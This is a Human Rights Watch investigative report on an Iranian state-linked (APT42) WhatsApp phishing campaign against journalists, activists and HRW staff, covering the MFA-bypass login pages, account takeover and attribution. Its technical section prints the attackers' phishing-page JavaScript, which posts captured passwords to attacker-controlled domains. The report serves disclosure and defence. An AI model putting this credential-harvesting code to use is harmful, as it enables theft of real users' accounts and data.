Iran: State-Backed Hacking of Activists, Journalists, Politicians

December 5, 2022

Google apps are displayed on a smartphone. © 2022 Onur Dogman / SOPA Images/Sipa USA

(Beirut) – Hackers backed by the Iranian government have targeted two Human Rights Watch staff members and at least 18 other high-profile activists, journalists, researchers, academics, diplomats, and politicians working on Middle East issues in an ongoing social engineering and credential phishing campaign, Human Rights Watch said today.

An investigation by Human Rights Watch attributed the phishing attack to an entity affiliated with the Iranian government known as APT42 and sometimes referred to as Charming Kitten. The technical analysis conducted jointly by Human Rights Watch and Amnesty International's Security Lab identified 18 additional victims who have been targeted as part of the same campaign. The email and other sensitive data of at least three of them had been compromised: a correspondent for a major US newspaper, a women's rights defender based in the Gulf region, and Nicholas Noe, an advocacy consultant for Refugees International based in Lebanon.

“Iran’s state-backed hackers are aggressively using sophisticated social engineering and credential harvesting tactics to access sensitive information and contacts held by Middle East-focused researchers and civil society groups,” said Abir Ghattas, information security director at Human Rights Watch. “This significantly increases the risks that journalists and human rights defenders face in Iran and elsewhere in the region.”

For the three people whose accounts were known to be compromised, the attackers gained access to their emails, cloud storage drives, calendars, and contacts and also performed a Google Takeout, using a service that exports data from the core and additional services of a Google account.

Various security companies have reported on phishing campaigns by APT42 targeting Middle East-focused researchers, civil society groups, and dissidents. Most of them identify APT42 based on targeting patterns and technical evidence. Organizations such as Google and the cybersecurity companies Recorded Future, Proofpoint, and Mandiant have linked APT 42 to Iranian authorities. Identifying and naming a threat actor helps researchers to identify, track, and link hostile cyber activity.

In October 2022, a Human Rights Watch staff member working on the Middle East and North Africa region received suspicious messages on WhatsApp from a person pretending to work for a think tank based in Lebanon, inviting them to a conference. The joint investigation revealed that the phishing links sent via WhatsApp, once clicked, directed the target to a fake login page that captured the user’s email password and authentication code. The research team investigated the infrastructure that hosted the malicious links and identified additional targets of this ongoing campaign.

Human Rights Watch and Amnesty International contacted the 18 high profile individuals identified as targets of this campaign. Fifteen of them responded and confirmed that they had received the same WhatsApp messages at some point between September 15 and November 25, 2022.

On November 23, 2022, a second Human Rights Watch staff member was also targeted. They received the same WhatsApp messages from the same number that contacted other targets.

Social engineering and phishing attempts remain key components of Iranian cyberattacks. Since 2010, Iranian operators have targeted members of foreign governments, militaries, and businesses, as well as political dissidents and human rights defenders. Over time, these attacks have become more sophisticated in the ways they execute what is known as “social engineering.”

According to Mandiant, a US-based cybersecurity company, APT42 has been responsible for several phishing attacks in Europe, the US, and the Middle East and North Africa region. On September 14, 2022, the US Office of Foreign Asset Control at the Treasury Department imposed sanctions on individuals affiliated with the group.

The investigation also revealed inadequacies in Google’s security protections to safeguard its users’ data. Individuals successfully targeted by the phishing attack told Human Rights Watch that they did not realize their Gmail accounts had been compromised or a Google Takeout had been initiated, in part because the security warnings under Google’s account activity do not push or display any permanent notification in a user’s inbox or send a push message to the Gmail app on their phone.

Google’s security activity revealed that the attackers accessed the targets’ accounts almost immediately after the compromise, and they maintained access to the accounts until the Human Rights Watch and Amnesty International research team informed them and assisted them in removing the attacker’s connected device.


Google should promptly strengthen its Gmail account security warnings to better protect journalists, human rights defenders, and its most at-risk users from attacks, Human Rights Watch said.

“In a Middle East region rife with surveillance threats for activists, it's essential for digital security researchers to not only publish and promote findings, but also prioritize the protection of the region's embattled activists, journalists, and civil society leaders,” Ghattas said.

Technical Analysis of the Phishing Campaign

On October 18, 2022, a Human Rights Watch staff member working on the Middle East and North Africa region received a message on WhatsApp that claimed to be from a Lebanon-based think tank and invited the recipient to a conference. The invitation used the same format as previous invitations from the think tank, indicating a sophisticated level of social engineering. The person impersonated by the threat actor group APT42 in the WhatsApp messages previously worked for the think tank.

The Human Rights Watch staff member forwarded these messages to the information security team, which confirmed they were a phishing attempt. If the person had clicked on the cutly[.]biz link, they would have been redirected to the URL *https://sharefilesonline[.]live/xxxxxx/BI-File-2022.html* which hosts a fake Microsoft login page.



b[redacted]@hrw.org


If you are entitled to have access, you can continue to the file.

To continue, verify your password:

Screenshot of the fake login page hosted on sharefilesonline[.]live (October 2022)

The cutly[.]biz domain is a custom URL shortener deployed and managed by the attacker's group, designed to mimic the name of the legitimate URL shortener cutt.ly.

The phishing link sent to the Human Rights Watch staff member included a random path of five characters, both lowercase letters and numbers, which represents around 6 million combinations, making it possible to enumerate all of the existing paths on the attacker's infrastructure to find other existing links. This enumeration led to the discovery of 44 valid URLs, with many of them redirecting to a phishing page that displayed the email address of the target. The phishing pages were specifically crafted to mimic Microsoft, Google, or Yahoo login pages.


https://sharefilesonline.live/[redacted]/Yahoo code.html

[redacted]@yahoo.com

Enter verification code


sent to your number

[redacted]

Screenshot of a phishing page imitating the Yahoo login page (October 2022).

Further investigation showed that the phishing kit allowed the bypass of multi-factor authentication methods other than a hardware security key. Multi-factor authentication (MFA), often called two-factor authentication, or 2FA, requires a second means of authentication, in addition to a password. Common second factors include a temporary code delivered by SMS, a temporary code given by a smartphone application (such as FreeOTP or Google Authenticator), and a code generated by a Hardware Security Key (like Yubikey or Solo Key). Through different technical means, it is possible to create phishing toolkits that bypass MFA when the temporary code is delivered by SMS or by a smartphone application. It is not possible at present for a phishing kit to bypass multi-factor authentication using hardware keys.

The WhatsApp chats of those who were known to be successfully targeted reveal that the attackers were repeatedly engaging with the targets as they clicked through the phishing links. After entering their credentials on the phishing page, targets were prompted to enter a code on the 2FA bypass page, which the attackers used to gain access to their email accounts. Phishing kits with MFA bypass features have been common since at least 2018, and Amnesty International's Security Lab has documented multiple usages of such kits against human rights defenders in 2018 and 2020.



Google

This extra step shows it's really you trying to sign in

[redacted]@gmail.com

A text message with a 6-digit verification code was just sent to •••-•••-••

G- Enter the code

☑ Don't ask again on this device

Screenshot of the multi-factor authentication bypass page (October 2022).


Targeting of Journalists and Human Rights Defenders by APT42

In addition to the two Human Rights Watch staff members, Human Rights Watch and Amnesty International identified 18 other email accounts targeted as part of the same campaign, including six journalists.

Human Rights Watch and Amnesty International contacted all of the individuals and 15 responded. They confirmed they were all targeted with the exact same social engineering approach during the period between September 15 and November 25, 2022. Out of the 20 targets, at least three had been compromised by the threat actor. Confirming the compromise led the research team to additional information about the data exfiltration process. Human Rights Watch also supported the journalists by disconnecting the attackers from their accounts and re-securing them.

The compromise gave the attackers access to the targets' emails, cloud storage drives, calendars, and contacts. In at least one case, the attacker synced the target's mailbox and performed a Google Takeout, a service that exports all of an account's activity and information including web searches, payments, travel and locations, ads clicked on, YouTube activity, and additional account information. It is the most comprehensive and intrusive method to export data in a Google account.

Google's security activity revealed that the attackers had accessed the targets' accounts almost immediately after the compromise and that they had access for about five days until Human Rights Watch informed the targets and helped remove the attacker's connected device.



October 18, 2022

1:42 PM Archive of Google data requested
Action needed
Windows

October 16, 2022

1:06 PM Microsoft was given account access
Action needed
Windows

1:05 PM New sign-in on Windows
Action needed
Windows

Screenshot of the Google Activity of one of the targets of the phishing campaign, showing a Google data request from the attackers. (October 2022).

Attribution


The Human Rights Watch Information Security team attributes these attacks with high confidence to the Iranian threat actor APT42, also called TA453 by Proofpoint, Phosphorus by Microsoft, and Charming Kitten by ClearSky and CERTFA based on specific technical indicators linked to the phishing attacks and operational infrastructure used by the attackers when accessing compromised accounts. The list of APT42's targets that Human Rights Watch identified all relate to the Middle East, including Iran, and one compromised account was accessed by an IP address based in Tehran (see the technical details sections).Several organizations have confirmed this attribution based on their own research into related campaigns.

Many organizations, such as Google, and the cybersecurity companies Recorded Future and Proofpoint, who have investigated APT42 attacks, have concluded that APT42 operates on behalf of Iranian authorities. In September, the American cybersecurity company, Mandiant, attributed APT42's activities to the Iranian Islamic Revolutionary Guard Corps.

The source code of the phishing page used against the 20 targets includes JavaScript code that is very similar to code that was used on a phishing page hosted on the domain mailer-daemon[.]net in November 2022, which was part of a phishing campaign attributed by


Recorded Future to the Iranian threat actor APT42. The same code was also found on continuetogo[.]me in August 2021, which was part of a phishing campaign attributed by Google to Iranian government-backed threat actors.

Source code of the phishing page on sharefilesonline[.]live targeting one of the compromised victims, October 2022




```
function funalert()
{
		$.ajax({
			url:"https://sharefilesonline.live/[redacted]/Pass6237XcqlatQ/PassGetting12.php",
			async :false,
			data:{ info:$("#txt").val()} ,
			type : 'POST',
			complete : function( data ) {window.top.location = "G-transfer.html";}
		});
}

function formsubmit(){
funalert();
return false;
}
```

Source code of the phishing page on sharefilesonline[.]live targeting Human Rights Watch staff in October 2022




```
function funalert()
{
    var passwd = document.getElementById("passwd").value;
    if (passwd.trim()=="" || passwd.trim()=="SaudiG20")
    {
        document.getElementById("passwd").style="border-top-width: 0;border-left-width: 0;  border-right-width: 0;border-bottom-color: red;width:100%;height:30px; margin:10px 0 0 0; border-radius:0px;"
        $("#passwd").val('');
        document.getElementById("err-msg").style.display = "block";

        return false ;
    }
    else
    {
        $.ajax({
            url:"https://sharefilesonline.live/[redacted]/Pass6237XcqlatQ/PassGetting12.php",
            async :false,
            data:"info=" + passwd +"****"+"ah hot" ,
            type : 'POST',
            /*error:function(a,b,c){alert(a + '-' + b + ' - ' + c)},*/
            complete : function( data ) {window.top.location = "BI-File-2022.html";}
        });
    }
}

function formsubmit(){
funalert();
return false;
```

Source code of the phishing page on mailer-deamon[.]net in Nov 2022 attributed to APT42 by Recorded Future



```
function funalert()
{
	var passwd = document.getElementById("passwd").value;
	if (passwd.trim()=="" || passwd.trim()=="SaudiG20")
	{
		document.getElementById("passwd").style="border-top-width: 0;border-left-width: 0;	border-right-width: 0;border-bottom-color: red;width:100%;height:30px; margi
n:10px 0 0 0; border-radius:0px;"
		$("#passwd").val('');
		document.getElementById("err-msg").style.display = "block";

		return false ;
	}
	else
	{
		$.ajax({
			url:"https://mailer-daemon.net/triumph-victory/interestings.php",
			async :false,
			data:"info=" + passwd +"****"+"sc-pl" ,
			type : 'POST',
			complete : function( data ) {window.top.location = "index2.php";}
		});
	}
}

function formsubmit(){
```



Source code of the phishing page on continuetogo[.]me in August 2021 attributed to APT35 by Google Threat Analysis Group


```
function funalert()
{
    var passwd = document.getElementById("login-passwd").value;

    if (passwd.trim()=="" )
    {
        $("#passwd").val('');
        document.getElementById("err-msg").innerHTML = "Invalid password. Please try again";

        return false ;
    }
    else
    {
        $.ajax({
            url:"https://continuetogo.me/triumph/interestings.php",
            async :false,
            data:"info=" + passwd +"****"+"emh3c-yl" ,
            type : 'POST',
            complete : function( data ) {window.top.location = "Y-login-err.html";}
        });
    }
}

function formsubmit(){
funalert();
return false;
}
```

Comparison of the source code of the phishing pages hosted on sharefilesonline[.]live and mailer-daemon[.]net and continuetogo[.]me.
